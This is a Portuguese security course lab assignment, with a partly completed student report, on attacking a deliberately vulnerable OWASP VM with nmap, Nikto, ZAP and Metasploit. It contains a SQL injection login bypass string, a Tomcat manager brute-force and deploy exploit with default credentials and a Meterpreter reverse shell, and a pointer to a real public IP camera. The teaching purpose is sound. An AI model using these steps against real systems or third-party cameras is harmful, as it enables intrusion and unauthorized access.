

Segurança em Computação

Trabalho Individual IV

João Paulo Taylor Ienczak Zanette


27 de maio de 2019

Parte 1. Usando o NMAP

Copie e cole screenshots de telas obtidas na execução dos comandos. Explique brevemente a saída obtida em cada um dos comandos das questões 1, 2, 3 e 4.

1. `nmap -sV -O 10.1.2.6;`

A flag `-sV` indica para o `nmap` fazer uma busca por serviços (e suas respectivas versões) em cada porta aberta no *host* 10.1.2.6. A flag `-O` serve para tentar identificar qual o SO do *host* especificado.



```
root@kali:~# nmap -sV -O 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 09:23 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 09:23 (0:00:00 remaining)
Nmap scan report for 10.1.2.6
Host is up (0.00052s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.1f)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi     Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.70I=7%D=5/27%Time=5CEBE4DE%P=x86_64-pc-linux-gnu%r(NU
SF:LL4,`\xac\xed\0\x05");
MAC Address: 08:00:27:00:3D:FD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.74 seconds
```

2. `nmap -v -A 10.1.2.6;`

3. `nmap -sS -v --top-ports 10 --reason -oA saidanmap www.ufsc.br;`

4. Crie um comando com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.

5. Responda:

- Qual a diferença entre um scan de conexão TCP e um SYN scan?
- Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?
- Comente pelo menos uma vulnerabilidade da máquina Owasp Broken, listando a identificação CVE (cve.mitre.org) da vulnerabilidade.

Parte 2. Nikto

6. Execute o comando `nikto -host http://10.1.2.6/Wacko -o nikto.html -format htm`.

- (a) Copie e cole screenshots de telas obtidas na execução do comando;
- (b) Explique o que mais chamou sua atenção na saída obtida. Explique também alguma vulnerabilidade encontrada nessa aplicação (WackoPicko) que consta no relatório do arquivo `muti.html`.

Parte 3. OWASP

7. Explique as vulnerabilidades A1, A2, A3 e A7 do documento TOP TEN 2017: [https://www.owasp.org/images/7/72/OWASP_Top_10-2017_\\$28en\\$29.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_$28en$29.pdf);
8. Faça:
 - (a) Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site <http://<IPdaKali>/mutillidae> e clique em Login. No campo Username, digite ' or 1=1 -- . O campo password pode ficar em branco. Copie e cole a tela do seu experimento;
 - (b) Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP);
 - (c) O que pode ser feito para impedir a exploração dessa vulnerabilidade?
 - (d) Clique em Logout.
9. Repita a inserção da mesma string anterior no seguinte link: <http://<IPdaKali>/mutillidae/index.php?page=user-info.php>;
 - (a) Explique a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP);
 - (b) Copie e cole um screenshot da execução de um experimento;
 - (c) O que pode ser feito para impedir a exploração dessa vulnerabilidade?
10. Você deve utilizar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. As ferramentas de scan de web são encontradas no menu Kali-Linux -> O3 — Web Application Analysis -> owasp-zap. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta. Faça:
 - (a) Coloque a URL da aplicação — <http://<IPdaOWASP>/WackoPicko> — e clique em “Attack”. A análise básica é iniciada. Demora um pouco (de 8 a 10 minutos) e você deve salvar o relatório geral do processo (opção Report -> Generate HTML Report). Os alertas (aba Alerts) vão listando as vulnerabilidades encontradas. Na aba Active Scan é possível ver os requests sendo enviados.
 - (b) Comente o experimento e os resultados alcançados.
11. Observe a lista de vulnerabilidades da aplicação Mutillidae disponível em <http://<IPdaKali>/mutillidae/index.php?page=../documentation/vulnerabilities.php>. Agora você deve escolher duas vulnerabilidades do TOP 10 2017 da lista da OWASP e criar uma forma de ataque para cada uma das vulnerabilidades escolhidas. Assim, você deve criar dois ataques (devem ser diferentes dos ataques das questões 8 e 9). Documente os experimentos e mostre funcionando na apresentação. Na apresentação você também deve explicar as vulnerabilidades.

Parte 4. Vulnerabilidades em IoT

12. Leia a reportagem com título “Find webcams, databases, boats in the sea using Shodan” disponível em <https://www.securitynewspaper.com/2018/11/27/find-webcams-databases-boats-in-the-sea-using-shodan/>. Responda:
 - (a) O que é o Shodan e o que é possível fazer com esse site?
 - (b) (Apresentação) Faça o registro no site, pesquise e liste algum dispositivo IoT que você encontrou.
13. Conforme descrito na reportagem, acesse o link <http://166.161.197.253:5001/cgi-bin/guestimage.html>. É uma câmera Mobotix. Responda:
 - (a) O que é possível visualizar?
 - (b) Um atacante poderia fazer o que com este acesso?

Parte 5. Metasploit

Parte 5..1 Usando o Metasploit para explorar o TOMCAT na máquina Owasp Broken

O servidor Apache Tomcat é um servidor web Java.

```
msf > search tomcat
```

Com o comando search tomcat é possível identificar os exploits disponíveis. Procure o nome do módulo:

Name	Description
auxiliary/scanner/http/tomcat_mgr_login	Tomcat Application Manager Login Utility

Para usar este módulo digite:

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf > show options
```

As opções mostram o que pode ser configurado para usar o módulo escolhido. Nem tudo precisa ser configurado.

Digite os comandos abaixo. Copie e cole o screenshot da sua tela no relatório da tarefa ao realizar o experimento:

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 10.1.2.6
msf auxiliary(tomcat_mgr_login) > set RPORT 8080 (Porta do Tomcat)
msf auxiliary(tomcat_mgr_login) > exploit
```

Este módulo executa um ataque do dicionário, utilizando os arquivos indicados nas variáveis indicadas acima. Neste ataque uma das combinações utilizadas poderá ser aceita pelo servidor.

14. Copie e cole a screenshot da sua tela ao realizar o experimento anterior. Depois, explique o experimento:

- (a) O que é o ataque do dicionário?
- (b) O que foi encontrado?
- (c) Qual foi a vulnerabilidade usada para obter esse resultado?
- (d) Como pode ser explorado esse resultado?

O `tomcat_mgr_deploy` pode usar diferentes payloads. O payload identifica o código que o módulo deve executar e que deve ser entregue ao alvo.

```
msf exploit(tomcat_mgr_deploy) > show payloads
```

Digite os comandos:

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOSTS x.x.x.x (IP da máquina Owasp)
msf exploit(tomcat_mgr_deploy) > set HttpUsername root
msf exploit(tomcat_mgr_deploy) > set HttpPassword owaspbwa
msf exploit(tomcat_mgr_deploy) > set RPORT 8080
msf exploit(tomcat_mgr_deploy) > show options
msf exploit(tomcat_mgr_deploy) > show payloads
msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
msf exploit(tomcat_mgr_deploy) > show options
msf exploit(tomcat_mgr_deploy) > set LHOST 10.1.2.7 -> colocar IP da Kali
msf exploit(tomcat_mgr_deploy) > exploit
```

Nesse prompt (meterpreter) podem ser executados comandos. Ao conseguir chegar no prompt do meterpreter você está com um tipo de shell na máquina alvo. Digite `help` no prompt do meterpreter para listar os comandos possíveis que poderão ser executados.

15. Copie e cole a screenshot da sua tela de estabelecimento de sessão (inclua na imagem a parte dos IPs, data e hora dos experimentos). Agora, explique os experimentos respondendo perguntas:

- (a) Qual a vulnerabilidade que está sendo explorada?
- (b) O que faz o exploit para explorar a vulnerabilidade?
- (c) O que é o meterpreter?
- (d) O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando `help` e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.

Sequência de meterpreters:

— ps —